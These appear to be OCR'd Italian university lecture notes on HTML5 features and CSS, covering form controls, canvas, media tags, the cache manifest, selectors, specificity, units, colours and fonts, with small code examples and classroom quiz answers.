
- *number* (inserisce due freccette (↑ e ↓) per aumentare o diminuire il valore, per definire un range)
- *email, url, tel*
- *search*
- *datetime*, *datetime-local, date, month, time, week*

Vengono inoltre aggiunti i tag:

- *datalist* per definire liste di suggerimenti
- *keygen* per generare le chiavi per un sistema crittografico
- *menu* per i menù contestuali
- *output* che funge da segnaposto per i risultati di un calcolo

Nuovi attributi per i controlli:

- *required*
- *formnovalidate* (la validazione serve per capire se i dati ci sono, se sono nel formato corretto, ecc.)
- *pattern*: contiene un'espressione regolare per la validazione dell'input
- *placeholder*: contiene un suggerimento
- *autocomplete*, *autofocus*
- *spellcheck*
- *min*, *max*, *step*
- *multiple*



HTML5 aggiunge al tag *<ol>* i seguenti attributi:

- *reversed*
- *start*: indica il numero con cui parte la lista
- *type*: specifica il tipo di marcatore
- aggiunge al tag *<li>* l'attributo *value* che consente di impostare un numero arbitrario.

figure e *figcaption* permettono di definire figure e didascalie. Una figura non deve necessariamente contenere un'immagine. Un'immagine non ha bisogno dell'attributo *alt* se ha associata una didascalia.

```
<figure>
   <img src="figure.jpg">
   <figcaption>Didascalia della figura</figcaption>
</figure>
```

Innovazione interessante sono le *canvas*, che è un elemento bit-map che permette di disegnare degli elementi, quindi di creare immagini animate. Deve essere usato solo quando appropriato (ad esempio non per disegnare un header). È necessario impostare dei fallback (quindi, a cascata, se non dovesse esserci un elemento, si indicizza una serie di elementi successivi fino a beccarne "almeno uno").

Esempi di canvas da parte di browser che non supportano HTML5:

- https://giochiamo.math.unipd.it/
- https://andrew.wang-hoyer.com/experiments/walking/
- https://www.youtube.com/watch?v=T1C_iRpViV0
- https://codepen.io/tsuhre/pen/BYbjyg
- https://codepen.io/zadvorsky/pen/xxwbBQV

Cosa si può fare con un canvas (normalmente i suoi elementi sono realizzati tramite JavaScript):

- Disegnare forme, testo, linee e curve
- Colorare forme, testo, linee e curve
- Creare gradienti e pattern
- Copiare immagini, immagini di un video e altri canvas
- Manipolare i pixel
- Esportare il contenuto di un canvas in un file statico

```
var canvas = document.getElementById('canvasID');
var context = canvas.getContext('2d');
context.strokeStyle = '#990000';
context.strokeRect(20,30,100,50);

strokeRect(left, top, width, height);
fillStyle, fillRect, lineWidth, shadowColor, …
```

Pro:

- Sono l'unico modo per generare immagini dinamicamente (e per gestire tanti elementi)
- Sono una buona alternativa a SVG

Contro:

Scritto da Gabriel

- Se usate troppo possono appesantire notevolmente il caricamento della pagina
- Non utilizzano il DOM e il disegno viene fatto solo da librerie esterne
- In genere, non sono accessibili perché gli screen reader si basano su DOM

HTML5 permette di supportare la riproduzione di file audio-video in modo nativo (inseriti rispettivamente con il tag *<audio>* e con il tag *<video>*):

```
<audio src="song.mp3" autoplay loop controls />

<audio controls="controls">
  <source src="song.ogg" type="audio/ogg" />
  <source src="song.mp3" type="audio/mp3" />
  <p>Testo sostitutivo dell'audio.</p>
</audio>
```

Primo (in alto nella prima foto) → HTML (sono sempre valorizzati gli attributi)
Secondo (in basso nella prima foto) → XML

"Degrado elegante" → Se non va la prima opzione, le prova tutte in cascata e "qualcosa funziona" (quindi, a cascata/fallback).
Nel caso in cui l'audio funzioni, il testo *può* essere nascosto tramite CSS.

```
<video width="320" height="240" controls="controls"
       poster="img.jpg">
  <source src="movie.mp4" type="video/mp4" />
  <source src="movie.ogg" type="video/ogg" />
  <p>Testo alternativo al video.</p>
</video>
```

Se non c'è *autoplay=on*, lo spazio si occupa con l'immagine segnata come *poster*.

Per entrambi, naturalmente, occorre fornire dei sottotitoli/trascrizioni, fornendo in linea di massima alternative testuali/contenuti equivalenti utili ad entrambi i media.

Per salvare i dati di un client prima si potevano utilizzare i cookies, ma questi erano molto limitati.
HTML5 offre due diverse alternative:

- *Web Storage* offre due oggetti *sessionStorage* e *localStorage* che memorizzano i dati sotto forma di coppie <nome, valore>
- *IndexedDB* si basa su una memorizzazione basata su oggetti indicizzati molto veloce ed efficiente (salvando i dati permanentemente sulla base degli eventi DOM).

La crescente diffusione dei dispositivi mobili richiede la necessità di sviluppare applicazioni che possono lavorare offline, ovvero senza un costante collegamento alla rete. Il download delle risorse che saranno disponibili anche in assenza di rete avviene in modo trasparente all'utente.

Il file *.manifest*, chiamato anche *cache manifest*, elenca le risorse disponibili anche in assenza di connessione alla rete.

- La prima riga deve contenere la stringa *CACHE MANIFEST*
- I commenti si esprimono con # e devono apparire su una riga a parte
- Il file è organizzato in sezioni, quella predefinita si chiama *CACHE:* poi ci sono *NETWORK:* e *FALLBACK:*

(Es. immagine a fianco); in cache salvo pagine, la rete dovrebbe accedere ad una risorsa, il fallback mantiene alcune risorse da usare nel caso offline.

Esempio file .manifest

```
CACHE MANIFEST

# versione 0.1

CACHE:
Risorsa1.html
Risorsa2.html

NETWORK:
Aggiorna.cgi

FALLBACK:
Online.html Offline.html
/news/* avviso.html
```

Esempio Risorsa1.html

```
<!DOCTYPE html>
<html manifest="risorsa.manifest" >
...
</html>
```

- Il file che contiene il riferimento al file *.manifest* viene comunque conservato in locale anche se non presente nel file *.manifest*
- Il file *.manifest* deve essere servito con il tipo MIME corretto, ovvero *text/cache-manifest*

Ora iniziamo CSS (Cascading Style Sheets); ecco come si struttura rispetto al diagramma iniziale.

Esempi storici:

- http://www.csszengarden.com/?cssfile=207/207.css
- http://www.csszengarden.com/176/page4/

Il linguaggio *CSS* (*C*ascading *S*tyle *Sheets*, fogli di stile "a cascata"), permette di applicare aspetti di visualizzazione a documenti HTML/XHTML e si occupa di tutti gli aspetti di presentazione. Consente di avere il pieno controllo degli aspetti visivi delle pagine web separando presentazione da struttura.
La lettera "*C*" (*cascading*) indica che l'informazione sulla presentazione di un documento può essere data a più livelli e si trasmette, *a cascata*, da un livello a quelli inferiori.
Esistono diverse versioni di CSS, oggi la versione 3 è prevalente e spesso supportata (normalmente, quello che dà difficolta sono le animazioni).

Un foglio di stile è un insieme di regole che indicano il tipo di formattazione da applicare.
Può essere definito all'interno di un documento HTML, con l'attributo "style" per molti tag, oppure, esternamente, in un documento esterno apposito (il foglio di stile vero e proprio), con suffisso *.css*, utilizzabile da più documenti HTML.

Bonus: Quiz di Wooclap

- Descrivi quali sono i vantaggi di inserire le dimensioni di un'immagine (width e height) tramite il linguaggio HTML o CSS (risposta da inserire a mano)
    - HTML
        - Fa conoscere la dimensione dell'immagine al browser (senza scaricarla)
        - Ottimizza il caricamento/rendering della pagina
    - CSS
        - Separazione tra struttura e presentazione
- L'attributo id si differenzia dall'attributo class *solo* perchè permette di identificare un unico elemento e non un insieme di elementi → No (ovviamente, ci sono altri motivi per cui *id* si differenza da *class*, ma è il *solo* che frega; use case, *id* come destinazione di un link).
- Il metodo GET:
    - tutte le risposte pari sono corrette; queste sono:
        - "permette di reinviare gli stessi dati al server senza ricompilare la form"
        - "ha un limite nella lunghezza della query string"
- HTML5 definisce una gestione standard degli errori quindi ora non è più importante che il codice HTML sia valido → Falso

Continuazione lezione CSS: Layout, regole di sintassi e applicazione stile, regole di applicazione, selettori e loro tipi, ereditarietà e specificità

L'obiettivo è la separazione della grafica dalla struttura dei documenti:

```
<p> <font color="green"> Questa riga &egrave; verde. </font></p>
```

Non si definiscono le entità (&egrave) per le lettere oppure nomi con i colori per gli span.

```
<style type="text/css">
    .verde { color:green}
</style>
```


```
<p class="verde">
Questa riga &egrave; verde.
</p>
```

Essa offre:

- Controllo più preciso e completo dell'aspetto grafico
- Manutenzione grafica del sito molto più facile (si cambia un unico foglio di stile per cambiare l'aspetto di tutte le pagine)
- Dimensioni dei file più ridotte (avendo tutto in un file unico, la dimensione è contenuta)
- Semplice da capire, rispetto a tutti gli attributi degli elementi

Con il CSS, possiamo gestire facilmente i singoli elementi, combinando la gestione "a pezzi" tramite le tabelle (layout ibridi); ciò permette di adattare i siti a vari contesti di navigazione.


Graficamente:



Per esempio, tramite CSS si può usare *float* per spostarsi liberamente gli elementi in modo più flessibile (per esempio decidendo di posizionarli *arbitrariamente* a sinistra o a destra), rispetto al container o al testo

L'uso delle *grid* (layout a due dimensioni, con righe e colonne) può essere comodo in quanto permette layout più complessi; per contro, non è ben supportato dai vecchi browser.

Si intuisce l'utilità di questa pratica: usare un layout in grado di adattarsi a prescindere dal tipo di contenuti e dal contenitore, cioè dal dispositivo che permette la visualizzazione.
L'adozione delle tabelle per la definizione del layout produce uno schema abbastanza *rigido* in cui è possibile variare la dimensione di un elemento o nascondere un elemento strutturale. Non è possibile invece spostare un elemento variando le relazioni spaziali alto-basso e destra-sinistra.



I layout CSS puri permettono una maggiore libertà nella creazione del layout. Gli elementi possono essere:
- affiancati orizzontalmente o verticalmente e indipendentemente dall'ordine in cui sono definiti
- nascosti
- sovrapposti

L'ordine di definizione degli elementi deve tener conto dei dispositivi che non interpretano i fogli di stile.

Un foglio di stile è un insieme di regole di formattazione. La sintassi di una regola è:

selettore {blocco di dichiarazioni}

dove blocco di dichiarazioni è un insieme di coppie:

```
{ proprietà: valore;
  proprietà: valore;
  ... }
```

È sempre opportuno inserire il ; finale

Ad esempio:

```
h1 { color: red; font-family: Helvetica, sans-serif; }
```

indica che *tutte* le intestazioni del documento di livello 1 (cioè le parti con tag <h1>) devono essere rosse e con il tipo di carattere specificato (se disponibile).

Note:
-per i font, si tende a dare una serie di alternative
-i font con le grazie (cioè, con lettere che hanno segni ulteriori "che vengono giù", es. Times New Roman) sono più leggibili per le stampe (misurando le prestazioni in merito alla velocità di lettura/comprensione del testo)

Normalmente, all'interno dei fogli digitali, si utilizzano i font senza grazie (cioè, delle forme usate per rendere il testo più decorativo poste sull'estremità superiore o inferiore delle lettere, definite in inglese come *serifs*) a fini di leggibilità. Quelli con le grazie sono eventualmente usati in fase di stampa.

Si definisce *selettore* l'elemento strutturale che applica pattern di regole CSS agli elementi che possiede.

Applicazione dello stile ad un elemento (*stile inline*) → fonte di problemi sulle validazioni

```
<h1 style="color: red">
  Esempio: una sezione con titolo di colore rosso
</h1>
<p> ... Paragrafo ... </p>
<h1>Altra sezione</h1>
<p> ... Altro paragrafo ... </p>
```

Gli strumenti per sviluppatori dei browser attaccano un tag *<style>* ad un singolo elemento tale da poterlo modificare. Pratica molto sconsigliata perché unisce presentazione e struttura

Si usano soprattutto per modificare *temporaneamente* un'impostazione di stile. Ad esempio, se c'è l'indicazione che tutti gli *h1* siano di colore verde, l'inline mostrato nell'immagine qui sopra permette una singola intestazione rossa (fogli di stile inline). I livelli inferiori prendono il sopravvento su quelli superiori (fogli di stile a cascata); ciò significa che gli elementi più interni condizionano per stile tutti gli altri.
Non consigliato: non c'è separazione tra struttura e presentazione.

Applicazione dello stile ad un documento (*stile CSS embedded*)
Esso viene inserito nel preambolo di un documento:

```
<html>
    <head>
        <style type="text/css">
            h1 {color: red;}
            p {font-family: sans-serif;}
            /* commento */
        </style>
    </head>
    ... testo del documento ...
</html>
```

Questo tipo di definizione dello stile si applica a tutto (e solo) il documento.
Quando si applica qualcosa, si applica *solo* a tutta la pagina; per le altre occorre riscriverlo da zero.

I *fogli di stile esterni* sono definiti in un file separato con estensione *.css*. Per esempio, vediamo due selettori per tutti i tag <h1> e <p>:

```
h1 {color: red;}
p {font-family: sans-serif;}
```

Essendo esterno, occorrerà collegare il foglio di stile con il documento HTML con il tag *link* come segue:

```
<html>
  <head>
    <link rel="stylesheet" href="stile.css" type="text/css">
  </head>
  ... documento ...
</html>
```

È possibile importare più di un foglio di stile. L'ultimo ha precedenza.
In merito invece ai fogli di stile per i diversi dispositivi, una pagina web può essere visualizzata su dispositivi con caratteristiche molto diverse:

- computer, cellulari
- stampanti, screen reader

Per supportarli si creano fogli di stile appositi.

```
<html>
  <head>
    <title> Esempio con differenti dispositivi </title>
    <link rel="stylesheet" media="screen" href="screen.css"
          type="text/css" />
    <link rel="stylesheet" media="print" href="print.css"
          type="text/css" />
    <link rel="stylesheet" media="speech" href="screenreader.css"
          type="text/css" />
  </head>
  … documento …
</html>
```

È bene usare il minor numero possibile di fogli di stile; quando si ha il desktop, il mobile e la stampa, oltre a visualizzazioni particolari volute, va più che bene.

Usare il valore *handheld* per l'attributo *media* spesso non era sufficiente per identificare tutti i cellulari di nuova generazione (ed ora è obsoleto); prima tanti telefoni per navigare usavano *handheld* unito a screen.
Soluzione: si guarda la dimensione dello schermo tramite una query apposita.

```
media="handheld, screen and (max-width:480px), only
screen and (max-device-width:480px)"
```

- Se rimpicciolisco la finestra, l'obiettivo è mantenere il sito ancora utilizzabile (non puntare sullo scroll/scorrimento in larghezza)
- Chi supporta *only* è un layout per dispositivi recenti (escludendo quelli più vecchi, dunque da valutare se utile)

Per dispositivi più vecchi, si usa la regola di importazione *@ rule (At rule) import*, che prende il contenuto e regole di stile di un file *.css* e lo copia dentro a documento; ciò era utile per estendere la compatibilità ad alcuni media con l'uso di query apposite.

```
<html>
  <head>
      <style type="text/css">
          @import url("file.css") print;
      </style>
  </head>
  … testo del documento …
</html>
```

Indica il media a cui è destinato il foglio di stile

È preferibile, in alcune situazioni, rispetto all'uso del tag *link* in quanto consente di nascondere completamente il CSS ai browser che non lo supportano. La regola *@import* può essere usata anche all'interno di un file CSS.

Qual è la soluzione migliore? → Normalmente, usare il tag link.

- *link* è compreso dalla maggioranza dei browser, mentre il metodo *@import* funziona solamente nei browser 5.0 e successivi. Il suggerimento è quindi:
  - utilizzare un foglio di stile collegato (*link*) per gli stili di base, che possono essere compresi da tutti
  - utilizzare il metodo *@import* per gli stili sofisticati in modo da nasconderli ai browser più vecchi che farebbero solo confusione
- I fogli di stile incorporati (*embedded*) invece possono essere utili solo in fase di lavorazione
- Gli stili *in linea* non danno vantaggi sostanziali, anzi non separano la struttura dalla presentazione

In merito alle *regole di applicazione,* uno stile applicato ad un elemento viene assegnato automaticamente anche a tutti i suoi sottoelementi, seguendo l'annidamento.

L'esempio che segue cambia il colore del testo interno:

```
<body style="color: blue">
    … testo …
    <div style="color: green">
        … testo …
    </div>
    <div> … testo … </div>
</body>
```

Alcuni esempi di annidamento (*selettore di figli*):

body > div {
color: green;
}

Si applica a tutti i sottoelementi *div* rispetto al *body*; se volessi indicizzare un singolo elemento nei div, si usa il simbolo # (hashtag/diesis) per indicizzarlo: *body #nome id*

L'ordine per priorità è come segue:

1. Impostazioni personali dell'utente (es. zoom nelle pagine, contrasto per utenti ipovedenti/dislessici)
2. Impostazioni di stile *inline* definite dall'autore della pagina (pericolose perché toccate dagli utenti, non dagli autori)
3. Fogli di stile *embedded* definiti dall'autore
4. Fogli di stile esterni definiti dall'autore (cioè, i file .css)
5. Impostazioni di stile predefinite del browser

L'ordine per applicazione è l'esatto opposto della precedente:

1. Impostazioni di stile predefinite del browser
2. Fogli di stile esterni definiti dall'autore
3. Fogli di stile *embedded* definiti dall'autore
4. Impostazioni di stile *inline* definite dall'autore della pagina
5. Impostazioni personali dell'utente

Esiste anche una clausola *!important*, usata per dare *maggiore importanza* ad una proprietà/attributo rispetto al normale; una regola di questo tipo sovrascrive tutte le regole di stile precedenti a quella definita come importante. L'unico modo per fare override su una regola *!important* è usare un'altra regola *!important* con la stessa o con maggiore *specificità* (questa spiegata meglio sotto).

In tal modo, l'ordine di applicazione considera questa clausola subito prima le impostazioni dell'utente (quindi, acquisendo priorità massima su tutto il resto).

1. Impostazioni di stile predefinite del browser
2. Fogli di stile esterni definiti dall'autore
3. Fogli di stile *embedded* definiti dall'autore
4. Impostazioni di stile *inline* definite dall'autore della pagina
5. Clausole con !important
6. Impostazioni personali dell'utente

Esistono *vari tipi di selettori* (una buona lista comprensiva e comprensibile al link: https://code.tutsplus.com/tutorials/the-30-css-selectors-you-must-memorize--net-16048#toc-7x72-)

Selettori di tipo: si riferiscono all'elemento da formattare

- p { font-size : 8pt}

Selettori di attributo: valori degli attributi class e id

- <style type="text/css">
  .grassetto { font-weight:bold } → seleziona una classe
  #pblue { color:blue } → attributo id
  </style>
- **Entrambi gli stili**
   Un solo stile
- p.grande {font-size : 14pt} → solo p con class="grande"

Si possono applicare più classi ad un elemento HTML separandole con degli spazi:

```
<p class="grassetto grande">….</p>
```

Attenzione al *nome* delle classi (quindi, la semantica; vedi esempio qui "grassetto grande"). Separare la struttura dalla sua presentazione coinvolge diversi aspetti dell'attività di redazione di una pagina web.

Altri tipi di selettori (i più usati con spiegazione):

Selettore universale
- * { font-weight : bold }

Raggruppamento di selettori
- h1, h2 { color:blue; font-size:10pt; font-weight:bold; }

Figli e discendenti
- selettore di discendenza: p em { …}
- Ex: #nav a e #nav div a la prima contiene la seconda
- selettore di figli: body > p { …}

Selettori di adiacenza
- h1 + h2 { …} : un'intestazione h2 che segue immediatamente un elemento h1. Notare che h1 non è influenzato da questa regola

Selettore di discendenza (*descendant selector*, banalmente lo spazio tra un elemento e l'altro): nell'esempio, seleziona tutti gli elementi ** dentro a tutti gli elementi *<p>* (dall'interno verso l'esterno). Infatti (la prima, meno specifica contiene la seconda, più specifica):

- *nav a* prende tutti gli *<a>* dentro i *<nav>*
- *nav div a* prende tutti gli *<a>* dentro i * * ma dentro i *<nav>*

Selettore di figli (*child selector,* il segno di maggiore ">"): seleziona tutti gli elementi che sono figli di un elemento specificato. Nell'esempio sopra, vengono selezionati tutti gli elementi *<p>* che sono figli del tag *<body>*.
Selettore di adiacenza (*adjacency selector,* il segno di "+"): viene usato per selezionare un elemento che è direttamente dopo un elemento specificato. Nell'esempio sopra, viene selezionato il primo elemento con tag *<h2>* posizionato subito dopo un elemento *<h1>*.

Selettore di attributo (*attribute selector*, con le [parentesi quadre]): permette di selezionare un elemento sulla base del valore di un attributo dato.
Normalmente, ha la forma:

```
elementname[attributename=attributevale]
```

Concretamente: *input[type="submit"]* è un comune selettore di attributo (quindi, *submit* per il tag *input*).

Ereditarietà: ogni figlio eredita le impostazioni del padre.

- Se vengono definite più regole con la stessa importanza per uno stesso elemento
- *L'ultima* definita è quella che verrà applicata:

```
#nav a {color:orange;}
a {color:blue;}
```

- I link contenuti nell'elemento con id="nav" (perché abbiamo *#nav*) vengono colorati di arancio perché la prima regola è più specifica (cioè, tutti i tag *a* che fanno parte di un elemento con id *nav* ha precedenza rispetto ai soli elementi indicizzabili con tag *a*).

La *specificità* richiede calcoli piuttosto complessi, che a volte possono essere fonte di errore nei browser. Essa è un algoritmo che capisce la dichiarazione CSS che è la più rilevante rispetto ad un elemento e il valore della proprietà applicata a quel singolo elemento, calcolando il peso del selettore CSS applicato. L'algoritmo si basa su tre componenti (*id, class/attribute, tag HTML* [cioè *p, h1, td*, ecc.]).

L'ordine di priorità è da ID a tag; questo significa che nell'esempio sotto, ha priorità il primo selettore e non il secondo. Nel mondo reale, si ha che l'ordine completo con peso di specificità sia:

(important, style inline, id, attributi-classi-pseudoclassi, tag/pseudoelementi)

- Important (10000)
- Style inline (1000)
- Id (100)
- Pseudoclassi (10)
- Tag (1)

(num id, num attributi, num tag html)

#nav a {color:orange;}	(1, 0, 1)
a {color:blue;}	(0, 0, 1)

Qui a lato:
- nel primo esempio, conto (1) sulla prima colonna in quanto ci sta #nav che è un id e conto (1) sulla terza colonna in quanto ci sta <a> che è un selettore sul tag HTML indicizzato
- conto (1) sulla terza colonna in quanto indicizzo tutto il tag HTML <a> e solo quello

Si consideri che tutti i selettori di classe fanno parti del conteggio in (num. attributi).

In caso di regole che usano la parola *!important* la specificità viene calcolata su 4 valori, in cui la presenza della parola *chiave !important* ha priorità sugli altri (quindi, verrebbe in precedenza rispetto all'ordine presente sopra). In tal caso, il ragionamento sarebbe: (!important, id, attributi, tag).

Domanda Wooclap in lezione
In che colore viene scritto il testo?
(rispetto ad un esempio che ha mostrato la prof, riportato qui a lato)

1) verde
2) arancio
3) rosso
4) bianco

```
<head>
    <title>Specificità</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <style type="text/css" media="all">
        pre
        {
            color: green;
            background-color: black;
        }
        div.exception pre { color: red; }
        div#error pre { color: orange; }
        ol[id="debug_list"] li div > pre { color: white; }
    </style>
</head>
<body>
    <ol id="debug_list">
        <li>
            <div id="error" class="exception">
                <pre>
            Divisione di 22 per 0
            Exception in thread "main" ExceptionDivideByZero_REV_1: Errore di
            divisione per 0! at ExceptionDivideByZeroClient REV 2.
```

La risposta arancio è corretta perché:

- il primo selettore colora tutto il testo di verde dei tag *pre* con un colore di sfondo nero
- il secondo selettore indicizza i tag *pre* nella classe *exception* del tag *div*, colorandolo di rosso
- il terzo selettore indicizza i tag *pre* all'interno dei singoli elementi con id *error* dentro ai *div*, colorandoli in arancio
- il quarto selettore considera tutti i *pre* figli di *div*, tutti questi figli di *li*, considerando l'attributo *[id="debug_list"]* di *ol*

Per *ereditarietà*, il più specifico è proprio il selettore che contiene il colore arancio (indicizzando gli elementi *error* dentro ai div).

Calcoliamo nell'esempio sopra le specificità (id, attributi/classi, tag)
riferiti ai selettori da *pre* fino a *ol[id="debug_list"]:*

1) [0, 0, 1] → non ci sono id né attributi, ci sta solo il tag *pre*
2) [0, 1, 2] → non ci sono id, c'è la classe *div.exception*, e ci sono due tag (*div, pre*)
3) [1, 0, 2] → ci sta solo un id (#error), non ci sono attributi/classi, ci sono due tag (*div, pre*)
4) [0, 1, 4] → (id non ci sono [*id="debug_list"* non conta come id, essendo di debug], l' attributo è *[id="debug_list"]*, ci sono quattro tag [ol/li/div/pre])

Continuazione lezione CSS: Misure, colori, font e gestione, immagini

Continuando, abbiamo le *pseudoclassi*, che non definiscono un elemento ma un suo particolare stato.

- Es. *a:link:hover {font-size: 3 cm}*

Esse hanno la seguente struttura:
selettore:pseudoclasse { dichiarazioni }
Si noti che:

- *hover* è problematico per gli strumenti touch (funziona peggio quando non si è su PC)

PSEUDOCLASSE	RISULTATO
:link	link non visitato
:visited	link visitato
:active	link attivo
:hover	vi si trova sopra il mouse
:focus	elemento attivo (tab)
:first	prima pag per media paginati
:left	pagine di sinistra
:right	pagine di destra
:first-child	prima occorrenza
:lang	seleziona una lingua

PSEUDOELEMENTO	RISULTATO
:first-letter	prima lettera di un blocco
:first-line	prima riga di un blocco
:before	testo da aggiungere prima o dopo un elemento
:after	

Similmente, gli *pseudoelementi* consentono un controllo approfondito sui formati tipografici degli elementi dei blocchi:
- Es. *p:first-letter { color:red }*

Esistono diverse unità di misura; si dividono in:

- *relative*: *ex* (x-height), *em*, *%*
  - Normalmente usato per responsive design o per adattarsi a vari dispositivi
- *assolute*: cm, mm, in (inch), pt (point), px (pixel), pc (pica)
  - Usate per visualizzazione dei prodotti in dimensioni reali, creazione di un logo, design precisi, layout di stampa o non modificabili dal dispositivo
  - Un altro caso d'uso è l'impostazione della larghezza massima dello schermo, utile per non far affaticare gli utenti nella visualizzazione in larghezza)

Unità	Definizione	Esempio
em	Altezza media del font utilizzato	h1 { margin:0.5em }
px	Numero di pixel nello schermo	p { font-size:12px }
in	Inch, pollici (1 in = 2,54 cm)	p { font-size: 0.5in }
cm	Centimetri	p { font-size: 0.3cm }
mm	Millimetri	p { font-size: 3mm }
pt	Punti (1 pt = 1/72 pollici)	p { font-size:12pt }
pc	Pica (1 pc = 12 punti)	p { font-size: 1pc }
%	Valore in percentuale relativo a quello dell'elemento principale	p { line-height:120% }

em è una unità che eredita da parte del padre ed esegue il calcolo (visto come logica da un punto di vista di selettore di discendenza).
Similmente, esiste *rem (root em)*, un'unità di misura che rappresenta la dimensione del carattere dell'elemento principale di tipo *html*.

La differenza tra le unità "rem" e le unità "em" è che le unità *em* sono relative alla dimensione del carattere del proprio elemento, non dell'elemento radice (cioè, l'elemento HTML(, come accade per le *rem*.
In generale, "rem" è considerato più accessibile e facile da utilizzare perché garantisce che la dimensione del testo sia sempre coerente all'interno del documento. "em" può essere più complesso da utilizzare poiché la dimensione del testo può cambiare in base all'elemento genitore.

La *definizione dei colori* è data da:

- colori predefiniti (*white, red, green*) → Usato come pattern di colori per gli schermi e per rendere più facile la visualizzazione anche di testo riflesso
- espressi con il formato *RGB (Red, Green, Blue)*
  - *#RRGGBB*
    - *#FFFFFF* rappresenta il bianco
  - *rgb(y,y,y) oppure rgb(y%, y%, y%)*
    - *rgb(255,0,0)* o *rgb(100%,0%,0%)* rappresentano il rosso brillante

Listiamo i colori che funzionano su tutti i browser:

- aqua
- black
- blue
- fuchsia
- gray
- green
- maroon
- navy
- olive
- purple
- red
- silver
- lime
- white
- teal
- yellow
- Tutti i colori composti dai codici 00, 33, 66, 99, CC, FF

teal – Verde acqua
navy – Blu intenso

Questi con i codici sono *web safe* (sicuri che siano su tutti i devices)
L'importante è creare colori con un buon contrasto.

Per esempio, testiamo nell'ordine:

- il colore di background (possiamo sceglierne N)
- il colore del testo
- il colore dei titoli
- il colore dei link (visitati o meno)
  - Utile per tutti i tipi di utenti (anche daltonici)
  - https://colorblindaccessibilitymanifesto.com/

Gli URL vengono definiti in questo modo: *url(protocollo://server/percorso*

```
<html>
  <head>
    <style type="text/css">
      body {
            background-image:url(percorso/imagine.gif);
            background-repeat:repeat;
           }
    </style>
  </head>
  … documento …
</html>
```

La proprietà *font-family* permette di specificare il tipo di carattere:

- *font-family: Arial, Helvetica, sans-serif*
- *font-family: "Time New Roman", Symbol*

Differentemente dalla carta stampata, dove il carattere scelto è un punto fisso, su web si deve tener conto che non sempre il carattere scelto è supportato: *il browser può visualizzare solo font già installati*.

É buona norma fornire un elenco di font e non uno solo, in modo da coprire il numero più ampio possibile di situazioni (possibilmente con diritti di utilizzo open e non dipendenti da un server, ma forniti all'interno dei fogli di stile):

- Arial per PC è molto simile ad Helvetica su Mac
- "Century Gothic" (PC) è molto simile a "Avant Garde" (Mac)
- sans-serif o serif sono presenti in quasi tutti i sistemi operativi

I font possono essere divisi in due gruppi:

- *Proporzionali*: ogni carattere occupa una diversa quantità di spazio
  - più facili da leggere
  - Ex. Times, Helvetica, Arial
- *A larghezza fissa*: ogni carattere usa la stessa quantità di spazio (es. risultato di una computazione o per attirare l'attenzione; utili anche per utenti dislessici, es. l'italico/corsivo è faticoso)
  - possono favorire l'impaginazione quando c'è bisogno di incolonnare del testo
  - Ex. Courier e Monaco

È importante *privilegiare la leggibilità* rispetto ad un font più gradevole dal punto di vista stilistico; i font calligrafici aiutano a creare "una relazione" con l'utente, ma è terribile dal punto di vista di leggibilità ed accessibilità.

In merito alle *dimensioni del testo*, la scelta tra unità di misura assolute o relative per la dimensione del testo di una pagina web è molto controversa. In linea di principio la dimensione del testo dovrebbe essere specificata in *em* e non in *px* per questioni di accessibilità.

Scritto da Gabriel

Se è previsto un foglio di stile per la stampa, questo può utilizzare dimensioni assolute come i pixel (preferite dai designer provenienti dalla carta stampata; si consiglia di non andare oltre i 1200 px. *Consigliato mettere i pixel solo per max width; accettabile mettere px per i margini*).

```
body { font-size:80%; }
h1 { font-size: 2em; }
h2 { font-size: 1.5em; }
```

Come per tutte le altre proprietà CSS, in mancanza di una definizione di carattere e dimensione, vengono utilizzate le impostazioni del browser e del sistema operativo (eventualmente modificabili dall'utente)

- risultato molto disomogeneo su diverse piattaforme hw/sw

Lo stesso problema si verifica se il font scelto dall'autore non è presente nel sistema operativo

- Attenzione: anche se il font è installato nel sistema operativo dell'utente, potrebbe essere lievemente dissimile da quello scelto. Inoltre, anche le dimensioni specificate portano in genere a risultati non proprio omogenei a seconda della piattaforma utilizzata

La somma dei pixel non deve mai fare 100 (es. px, %), in quanto può dare problemi di spazio o di interpretazione da parte dei browser (essendo misure assolute o comunque basate su percentuali sullo spazio totale, può dare problemi tra desktop e mobile).

Per lo stile del testo:

- Dimensione: *font-size*
- Interlinea: *line-height* (va impostata ad 1.5 per utenti dislessici)
- Sovrapposizione : *z-index* (specifica l'ordine di *stack* [z-order] degli elementi)
